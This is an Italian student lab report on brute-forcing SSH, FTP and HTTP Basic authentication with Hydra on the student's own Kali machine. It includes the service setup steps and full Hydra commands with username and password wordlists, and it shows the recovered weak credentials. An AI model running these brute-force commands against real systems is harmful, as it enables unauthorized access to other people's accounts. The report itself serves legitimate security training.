

Task 13/12/24: Authentication cracking con Hydra

Traccia

Argomento:

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio.

Obiettivo dell'Esercizio:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

Istruzioni:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Task 13/12/24: Authentication cracking con Hydra

Report

Introduzione

Questo rapporto descrive i passaggi effettuati per configurare e testare servizi SSH, FTP e HTTP attraverso tecniche di penetration testing.

L'obiettivo è stato simulare un attacco di brute force utilizzando Hydra per individuare potenziali vulnerabilità nei meccanismi di autenticazione.

Configurazione e Cracking di SSH

La prima fase ha riguardato la configurazione del servizio SSH su un ambiente Kali Linux e l'esecuzione di un attacco brute force per valutarne la resistenza contro accessi non autorizzati.

Configurazione: È stato creato un nuovo utente **test_user** utilizzando il comando `sudo adduser test_user`. Questo passaggio ha garantito la disponibilità di un account target per i test.

```
(kali@kali)-[~]
$ sudo adduser test_user

[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []: test user
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```


Il servizio **SSH** è stato avviato con il comando `sudo service ssh start`, e il file di configurazione `/etc/ssh/sshd_config` è stato adattato per assicurare la compatibilità.

L'accesso è stato verificato effettuando il login al server tramite il comando ssh `test_user@192.168.50.100`, assicurandomi che le credenziali fossero funzionanti.

STEP - 1

```
(kali@kali)-[~]
$ sudo service ssh start
```

STEP - 2



STEP - 3

```
(kali@kali)-[~]
$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:F5+3nbKE13Mp20rHEr0dKeA6oz3WcsyKA/5MiaCBT1.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
test_user@kali)-[~]
$
```

STEP - 4

```
(test_user@kali)-[~]
$ hydra -l test_user -p testpass 192.168.50.100 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 05:22:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 05:22:44
```

Test: Ho utilizzato **HYDRA** per il brute force con il comando: `hydra -vV -L ~/Documents/username.txt -P ~/Documents/password.txt 192.168.50.100 ssh -t1 -o results_ssh.txt`

Questo comando specifica l'IP target, le wordlist per username e password e il file di output per i risultati.

STEP - 1

```
(kali@kali)-[~]
$ hydra -vV -L ~/Documents/username.txt -P ~/Documents/password.txt 192.168.50.100 -t1 ssh -o results.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 06:48:56
[DATA] max 1 task per 1 server, overall 1 task, 110 login tries (l:10/p:11), ~110 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@192.168.50.100:22
[INFO] Successful, password authentication is supported by ssh://192.168.50.100:22
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 1 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 2 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 3 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin123" - 4 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 5 of 110 [child 0] (0/0)
```

STEP - 2

```
(kali@kali)-[~]
$ cat results.txt
# Hydra v9.5 run at 2024-12-13 06:48:56 on 192.168.50.100 ssh (hydra -vV -L /home/kali/Documents/username.txt -P /home/kali/Documents/password.txt -t1 -o results.txt 192.168.50.100 ssh)
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
[22][ssh] host: 192.168.50.100 login: kali password: kali
```

Risultato: **HYDRA** ha identificato con successo le credenziali riportandole in chiaro, dimostrando la vulnerabilità della configurazione a un attacco brute force.

Configurazione e Cracking di FTP

La seconda fase si è concentrata sul test del servizio FTP, un protocollo comune per il trasferimento di file.

Configurazione: Il servizio **vsftpd** è stato installato e avviato utilizzando i comandi **sudo apt install vsftpd** e **sudo service vsftpd start**.


È stato creato un nuovo utente **beef** con il comando **sudo adduser beef**, e le sue credenziali sono state testate utilizzando il client **FTP** (ftp localhost).

Il file di configurazione **/etc/vsftpd.conf** è stato modificato per abilitare l'accesso degli utenti locali e i permessi di scrittura.

STEP - 1

```
(kali@kali)~  
$ sudo service vsftpd start  
[sudo] password for kali:
```

STEP - 2



STEP - 3

```
(kali@kali)~  
$ sudo adduser beef  
info: Adding user 'beef' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group 'beef' (1002) ...  
info: Adding new user 'beef' (1002) with group 'beef (1002)' ...  
info: Creating home directory '/home/beef' ...  
info: Copying files from '/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for beef  
Enter the new value, or press ENTER for the default  
Full Name []: ftp user  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [y/n] y  
info: Adding new user 'beef' to supplemental / extra groups 'users' ...  
info: Adding user 'beef' to group 'users' ...  
  
(kali@kali)~  
$ ftp localhost  
  
Trying [::1]:21 ...  
ftp: Can't connect to '::1:21': Connection refused  
Trying 127.0.0.1:21 ...  
Connected to localhost.  
220 (vsFTPd 3.0.3)  
Name (localhost:kali): beef  
331 Please specify the password.  
Password:  
530 Login incorrect.  
ftp: Login failed  
ftp> -h  
Invalid command.  
ftp> ?  
Commands may be abbreviated.  Commands are:  
  
!          case          dir          fget          idle          mdelete  
$          cd            disconnect  form          lcd          mdir  
append    cdup            edit        ftp           less         mget  
ascii     close           epsv        gate          lgs         mkdir  
ball      cr              epsv6       glob          lpwd        mlst  
binary    debug           exit        hash          ls          mlsd  
bye       delete          features     help          macdef      mode  
ftp>
```

Test: **HYDRA** è stato eseguito con il seguente comando per effettuare un attacco di brute force: **hydra -vV -L ~/Documents/username.txt -P ~/Documents/password.txt localhost ftp -t1 -o results_ftp.txt**

Questo comando ha mirato al server **FTP** locale utilizzando le wordlist predefinite.

STEP - 1

```
(kali@kali)~  
$ hydra -vV -L ~/Documents/username.txt -P ~/Documents/password.txt localhost -t1 ftp -o results_ftp.txt  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 07:17:56  
[DATA] max 1 task per 1 server, overall 1 task, 110 login tries (1:10/p:11), ~110 tries per task  
[DATA] attacking ftp://localhost:21/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[ATTEMPT] target localhost - login 'admin' - pass '123456' - 1 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass 'password' - 2 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass 'testpass' - 3 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass 'admin123' - 4 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass 'qwerty' - 5 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass 'kali' - 6 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass 'toor' - 7 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass 'vagrant' - 8 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass 'beef' - 9 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass '' - 10 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'admin' - pass 'postgres' - 11 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'test_user' - pass '123456' - 12 of 110 [child 0] (0/0)  
[ATTEMPT] target localhost - login 'test_user' - pass 'test_user' - 13 of 110 [child 0] (0/0)
```

STEP - 2

```
(kali@kali)~  
$ cat results_ftp.txt  
  
# Hydra v9.5 run at 2024-12-13 07:17:56 on localhost ftp (hydra -vV -L /home/kali/Documents/username.txt -P /home/kali/Documents/password.txt -t1 -o results_ftp.txt localhost ftp)  
[21][ftp] host: localhost login: test_user password: testpass  
[21][ftp] host: localhost login: kali password: kali  
[21][ftp] host: localhost login: beef password: qwerty
```

Risultati: **HYDRA** ha recuperato con successo le credenziali, anche in questo caso, dimostrando i rischi legati all'uso di password deboli.

Configurazione e Cracking di Autenticazione HTTP (Base)

La fase finale ha riguardato il test dell'autenticazione **HTTP** su una directory protetta ospitata da **Apache**.

Configurazione: Il servizio **Apache** è stato avviato con `sudo systemctl start apache2`, e il modulo **auth_basic** è stato abilitato con `sudo a2enmod auth_basic`.

Un file **.htpasswd** è stato creato utilizzando il comando `sudo htpasswd -c /etc/apache2/.htpasswd kali`, e un nuovo utente **kali** è stato aggiunto.

Il file di configurazione **Apache** `/etc/apache2/sites-available/000-default.conf` è stato aggiornato per proteggere la directory `/protected`, richiedendo credenziali valide.

Un messaggio di test è stato aggiunto al file `/var/www/html/protected/index.html` per verificare l'accesso.

STEP - 1

```
(kali@kali)-[~]
$ sudo systemctl start apache2

(kali@kali)-[~]
$ sudo htpasswd -c /etc/apache2/.htpasswd kali

New password:
Re-type new password:
Adding password for user kali

(kali@kali)-[~]
$ sudo htpasswd /etc/apache2/.htpasswd root

New password:
Re-type new password:
Adding password for user root
```

STEP - 2

```
File Actions Edit View Help
sudo nano 0.2
/etc/apache2/sites-available/000-default.conf

<!--
# The following line defines the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the servername
# specifies what hostname must appear in the request's Host header to
# match this virtual host. For the default server, this is fixed to the
# value is not desirable as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com

#ServerAdmin webmaster@localhost
#DocumentRoot /var/www/html

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

#Enable/disable the log file
#IncludeOptional mods.conf

# The Apache Log Format specification
# CustomLog $APACHE_LOG_DIR/combined

# For most configuration files from conf-available/, which are
# commented out by default as a virtual host, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the SSL configuration for the host only.
# after it has been globally disabled with "Disallow".
# Include conf-available/ssl.conf

# Configuration per directory in directory/protected
<Directory "/var/www/html/protected">
    AuthType Basic
    AuthName "Restricted Area"
    AuthBasicFile /etc/apache2/.htpasswd
    Require valid-user
</Directory>

</VirtualHost>
```

STEP - 3

```
(kali@kali)-[~]
$ echo "Ma tu chi sei? Che ci fai qui, vattene" | sudo tee /var/www/html/protected/index.html


Ma tu chi sei? Che ci fai qui, vattene

(kali@kali)-[~]
$ sudo a2enmod auth_basic


Considering dependency authn_core for auth_basic:
Module authn_core already enabled
Module auth_basic already enabled
```

Test: Dopo aver confermato il prompt di autenticazione su `http://localhost/protected`, **HYDRA** è stato utilizzato per effettuare un attacco di brute force: `hydra -vV -L ~/Documents/username.txt -P ~/Documents/password.txt localhost http-get /protected -t1 -o results_http.txt`

STEP - 1



STEP - 2



Risultati: **HYDRA** ha trovato le credenziali valide, accedendo alla directory protetta e confermando la vulnerabilità anche in questo caso.

STEP - 1

```
(kali@kali)~$ hydra -VV -L ~/Documents/username.txt -P ~/Documents/password.txt localhost http-get /protected -t1 -o results_http.txt

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 07:43:52
[DATA] max 1 task per 1 server, overall 1 task, 110 login tries (l:10/p:11), ~110 tries per task
[DATA] attacking http-get://localhost:80/protected
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target localhost - login "admin" - pass "123456" - 1 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "password" - 2 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "testpass" - 3 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "admin123" - 4 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwerty" - 5 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "kali" - 6 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "toor" - 7 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "vagrant" - 8 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "beef" - 9 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "" - 10 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "postgres" - 11 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "test_user" - pass "123456" - 12 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "test_user" - pass "password" - 13 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "test_user" - pass "testpass" - 14 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "test_user" - pass "admin123" - 15 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "test_user" - pass "qwerty" - 16 of 110 [child 0] (0/0)
[ATTEMPT] target localhost - login "test_user" - pass "kali" - 17 of 110 [child 0] (0/0)
```

STEP - 2

```
(kali@kali)~$ cat results_http.txt

# Hydra v9.5 run at 2024-12-13 07:43:52 on localhost http-get (hydra -VV -L /home/kali/Documents/username.txt -P /home/kali/Documents/password.txt -t1 -o results_http.txt localhost http-get /protected)
[80][http-get] host: localhost login: kali password: kali
[80][http-get] host: localhost login: root password: toor
```

Conclusione

Questo esercizio ha dimostrato l'importanza di mettere in sicurezza i meccanismi di autenticazione. Sebbene **HYDRA** si sia rivelato efficace nell'identificare credenziali deboli, queste vulnerabilità possono essere mitigate.